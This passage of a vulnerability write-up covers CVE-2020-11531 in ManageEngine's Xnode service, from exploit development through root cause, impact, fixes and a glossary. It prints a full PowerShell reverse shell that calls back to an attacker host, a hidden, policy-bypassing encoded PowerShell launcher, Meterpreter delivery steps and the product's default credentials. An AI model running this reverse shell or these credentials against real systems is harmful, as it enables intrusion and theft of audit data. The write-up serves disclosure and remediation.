The image relates to the exec call that delivers the payload as a byte array. A byte array is a list of numbers from 0 to 255, each representing one character. Because the payload is delivered as a byte array, special characters such as quotes do not have to be dealt with.
Step 14: more payload limitations
This approach does not seem to like complex, and therefore larger, payloads such as those produced by msfvenom. msfvenom is a Metasploit tool that generates ready-made payload files. The payload in the PoC is a simple PowerShell call taking a base64 encoded command:
payload = 'powershell.exe -NonI -W Hidden -NoP -Exec Bypass -Enc "%s"' % (b64encode(r_cmd.encode('utf-8'))).decode('utf-8')
PowerShell is Microsoft's command-line tool for Windows. Base64 is a way of writing any data using only ordinary letters, digits and a few symbols, so it can travel safely through systems that dislike special characters. In plain words: this line builds a command that runs PowerShell with several switches that hide the window and skip restrictions, and passes it a base64-encoded command. The command itself is a typical PowerShell reverse shell using System.Net.Sockets.TCPClient:
cmd = "$client = New-Object System.Net.Sockets.TCPClient('"+lhost+"',"+str(lport)+");$stream = $client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 | Out-String );$sendback2 = $sendback + 'PS ' + (pwd).Path + '> ';$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendb yte.Length);$stream.Flush()};$client.Close()"
A reverse shell is a connection where the victim machine calls back to the attacker, giving the attacker a command prompt on the victim. In plain words: this script opens a connection to the attacker's address and port, then loops reading commands, running them, and sending the output back, until the connection closes.
To turn the exploit into a Metasploit module, something native with at least a minimal degree of randomisation was needed rather than a single hard-coded command. The Msf::Exploit::CmdStager mixin, used in several previous modules, delivers payloads in batches by starting a server on the attacker machine and using a command injection vector to trigger callbacks that download the final payload. A command injection is a bug where user input is run as a command. A stager is a small first payload whose job is to fetch the bigger one. That approach may exploit the injection vector multiple times in quick succession, which is usually fine, but here there was no simple command injection vector. Trying it anyway just created a large number of JSP files on the target, because each dr:/dr_schema_sync request writes a file to disk, and ended with:
[*] Exploit completed, but no session was created.
A session here means an active connection to the target that you can type commands into. The message says the attempt finished but no connection was established.
Step 15: borrowing from web_delivery
What was needed was a one-liner that yields a shell, ideally Meterpreter, in one go. Meterpreter is Metasploit's advanced shell, which offers many extra commands beyond a plain command prompt. The web_delivery module at exploit/multi/script/web_delivery provides exactly that: a fully functional msf session from a single command on the target. Run with the PSH target for Windows, it produces output like this:
msf6 exploit(multi/script/web_delivery) > run -j[*] Exploit running as background job 3.[*] Exploit completed, but no session was created.[*] Started reverse TCP handler on [redacted]:443 [*] Using URL: http://[redacted]:8080/qYsJe4qUvvEXgI[*] Server started.[*] Run the following command on the target machine:powershell.exe -nop -w hidden -e [redacted][snipped]
In plain words: run -j starts the module as a background job. It opens a listener on the attacker machine, serves a small file from a URL, and prints a long PowerShell command. Pasting the printed command (very long, hence snipped) into Command Prompt or an injection vector yields a Meterpreter session. Since there was no easy way to leverage this from within another module, code from web_delivery was copied into the draft module until it worked together with the author's own code. After checking every relevant line of web_delivery to make sure nothing was missed, the module popped its first Meterpreter session via CVE-2020-11531.
Step 16: keeping Xnode alive
One more issue had to be dealt with to make the module reusable. The exploit wipes the schema directory, and Xnode does not appreciate having no data repository schema files to reference. The exploit breaks Xnode and even makes it impossible to reboot DataSecurity Plus. To prevent this, the module has a method that uses the incoming shell, if one was obtained, to automatically repopulate the schema directory with the default JSON files. This should prevent nuking DataSecurity Plus when exploitation succeeds, although it may still affect functionality in the case of a non-default Xnode configuration. If the module sends the dr:/dr_schema_sync request but fails to get a shell, the author offers no remedy.
Step 17: ADAudit Plus is different
The web server configuration of DataSecurity Plus instances vulnerable to CVE-2020-11531 allows JSP files, but ADAudit Plus does not. Directory traversal and arbitrary file write via dr:/dr_schema_sync are still possible on ADAudit Plus, but getting a shell requires a different approach from the one used for DataSecurity Plus. The author did not look into this.
Root cause
Two separate design mistakes underlie the findings.
First, the Xnode server ships with default credentials (atom / chegan) stored in dataengine-xnode.conf. Anyone who can reach the Xnode port can authenticate and then use the admin and data repository actions. The label "authentication bypass" is misleading: the credentials are simply known and unchanged.
Second, syncDRSchemas builds the output path by concatenating the schema directory with the attacker-supplied key from dr_schema_list, without validating the filename. Traversal sequences such as ..\ therefore escape the schema directory, and any extension, including JSP, is accepted. The function also deletes every existing file in the schema directory before writing, so each request destroys the legitimate schema files. Because the written contents are converted to JSON and special characters escaped, the PoC uses a byte-array trick in the payload.
Impact
With default credentials, an attacker who can reach the Xnode port can authenticate and then:
- Read audit data from the data repositories, including file audit and PowerShell audit logs, by enumerating records with
dr:/dr_search. - Add, update and delete data in the data repositories.
- Overwrite or modify
datarepositories.confand write schema files. - Shut down the Xnode server, which could be used for denial of service.
- Set the zip archive password stored in the configuration file.
Via CVE-2020-11531, the dr_schema_sync action allows writing arbitrary files outside the schema directory. On DataSecurity Plus, where the web root accepts JSP, the author achieved remote code execution and a Meterpreter session. On ADAudit Plus, arbitrary file write is still possible but the JSP route to code execution does not apply. The exploit also wipes the schema directory, which breaks Xnode and makes it impossible to reboot DataSecurity Plus.
Fix
The most effective mitigation is to update Xnode to the latest versions using the available service packs for ADAudit Plus and DataSecurity Plus. A service pack is an official update that fixes known problems.
If patching is not feasible, the following changes can be made to the Xnode configuration file at:
<install_dir>\apps\dataengine-xnode\conf\dataengine-xnode.con
- Change the Xnode credentials by editing the value for:
xnode.connector.password = chegan
and, optionally:
xnode.connector.username = atom
- Disable remote processing for Xnode (later versions do this by default) by adding:
xnode.connector.accept_remote_request = false
This tells Xnode to ignore requests that arrive over the network, so only the local machine can talk to it.
To verify that the patch or workaround was effective, connect to Xnode with netcat or a similar tool and send an empty JSON hash:
# nc [redacted] 29118{}
An empty hash {} is a request with no content. The server should respond with:
{"response":{"error_msg":"Remote request-processing disabled!!","error_code":1},"request_id":-1}
That error is the good news: it means remote requests are refused.
To test the enumeration module against a free trial of ADAudit Plus or DataSecurity Plus, remote processing can be enabled by doing the opposite of step 2, adding:
xnode.connector.accept_remote_request = true
The password cannot be changed back to the default, because patched applications generate a random Xnode password on each boot. The correct password can simply be supplied to the module.
Variants to test
- Default Xnode credentials on other deployments. Connect to port 29118 (ADAudit Plus) or 29119 (DataSecurity Plus) and send the login request with
atom/chegan. A positive result is"status":"authentication_success"in the response. - Other data repositories on DataSecurity Plus. The report lists only the two ADAudit Plus repositories; on DataSecurity Plus, query repositories one at a time. A positive result is a response with records rather than an error about a missing repository.
- Archived data retrieval (untested). Use
dr:/dr_blocks_meta_fetchto list blocks including frozen ones, pass their names todr:/dr_archive_blocks_load, then rundr:/dr_search. - Traversal to other directories and extensions. Replace the traversal path and filename in
dr_schema_listwith other locations and extensions. - Code execution on ADAudit Plus. Since its web root does not serve JSP, getting a shell requires an alternative approach; the author did not look into this.
- Remote processing check after hardening. Send an empty JSON hash to the Xnode port. A positive result for the workaround is the
Remote request-processing disabled!!error instead of a normal response.
Glossary
- Action: the name of an operation Xnode understands, such as
admin:/healthordr:/dr_search. - Aggregation: a summary calculation over many records, such as the smallest, largest or total value.
- Array: an ordered list of values, written with square brackets in JSON.
- Authentication: the login step that proves who you are.
- Authentication bypass: a flaw that lets someone get in without a proper login.
- Base64: a way of writing any data using only ordinary characters so it can travel safely through systems.
- Block: a chunk of packed records stored by the Xnode database.
- Build: a specific released version of a program, identified by a number.
- Byte array: a list of numbers from 0 to 255, each representing one character.
- Class: a named block of code in Java that describes one thing.
- Command injection: a bug where user input is run as a command.
- Configuration file: a plain text file where a program keeps its settings.
- Credentials: a username and password used to log in.
- CVE: a public identifier for a known security vulnerability.
- CVSS: a scoring system that rates the severity of a vulnerability.
- Data repository: a database-like store of records inside Xnode.
- Database table: a grid of rows and columns, like a spreadsheet.
- Decompiling: turning compiled code back into readable source code.
- Default credentials: a username and password that come built in and are the same on every installation unless changed.
- Denial of service: making a service unavailable to its legitimate users.
- Encrypted: scrambled so it cannot be read without the key.
- Enumeration: listing things one by one.
- Escaping: putting a backslash before a character so it is treated as text rather than as part of the format.
- Exploit: a working method for taking advantage of a vulnerability.
- Hash: a collection of key and value pairs, like a labelled drawer for each item.
- Handler: the piece of code that deals with a particular kind of request.
- HSQLDB: HyperSQL DataBase, the database engine used by Xnode for its blocks.
- JSON: a text format for structured data using braces, quotes and colons.
- JAR file: a zip-style bundle of Java files, including compiled programs.
- JSP: JavaServer Pages, a file format a Java web server can run as code.
- Loopback interface: the internal network a computer uses to talk to itself.
- Meta information: data about data, such as how many records a block holds.
- Meterpreter: Metasploit's advanced shell with extra commands.
- Method: a function that belongs to a class.
- Metasploit: a widely used framework for writing and running security tests.
- Mixin: a bundle of shared code that several modules can include.
- Module: one packaged test inside Metasploit.
- msfvenom: a Metasploit tool that generates ready-made payload files.
- Netcat: a small command-line tool that opens a raw network connection and lets you type text into it.
- null: a value meaning "no value".
- Package: a folder-like grouping of Java classes, named with dots.
- Parameter: a named value you send with a request.
- Parsing: having a program read text and turn it into structured data.
- Path traversal: tricking a program into reading or writing files outside the folder it was supposed to use.
- Payload: the code an attacker wants the victim machine to run.
- Penetration test: a paid, authorised attempt to break into a company's systems to find weaknesses.
- PoC: proof of concept, a small demonstration that a bug is real.
- Port: a numbered door on a machine where a program waits for connections.
- PostgreSQL: a well-known database program.
- PowerShell: Microsoft's command-line tool for Windows.
- Remote code execution: getting a server to run your own instructions.
- Reverse shell: a connection where the victim machine calls back to the attacker, giving a command prompt.
- Sanity check: a basic validation that a value makes sense.
- Scriptlet: a small piece of code embedded in a page, marked by
<%and%>. - Service pack: an official update that fixes known problems.
- Session: an active logged-in conversation, or an active connection to a target.
- Socket: one end of a network conversation.
- SQL: the standard language for asking questions of a database.
- Stager: a small first payload whose job is to fetch the bigger one.
- TCP: the basic protocol that carries a network conversation reliably.
- Unix epoch timestamp: a moment in time written as the number of seconds since 1 January 1970.
- Virtual machine: a computer simulated inside your own computer.
- Web root: the folder a web server serves pages from.
- Wireshark: a program that records network traffic.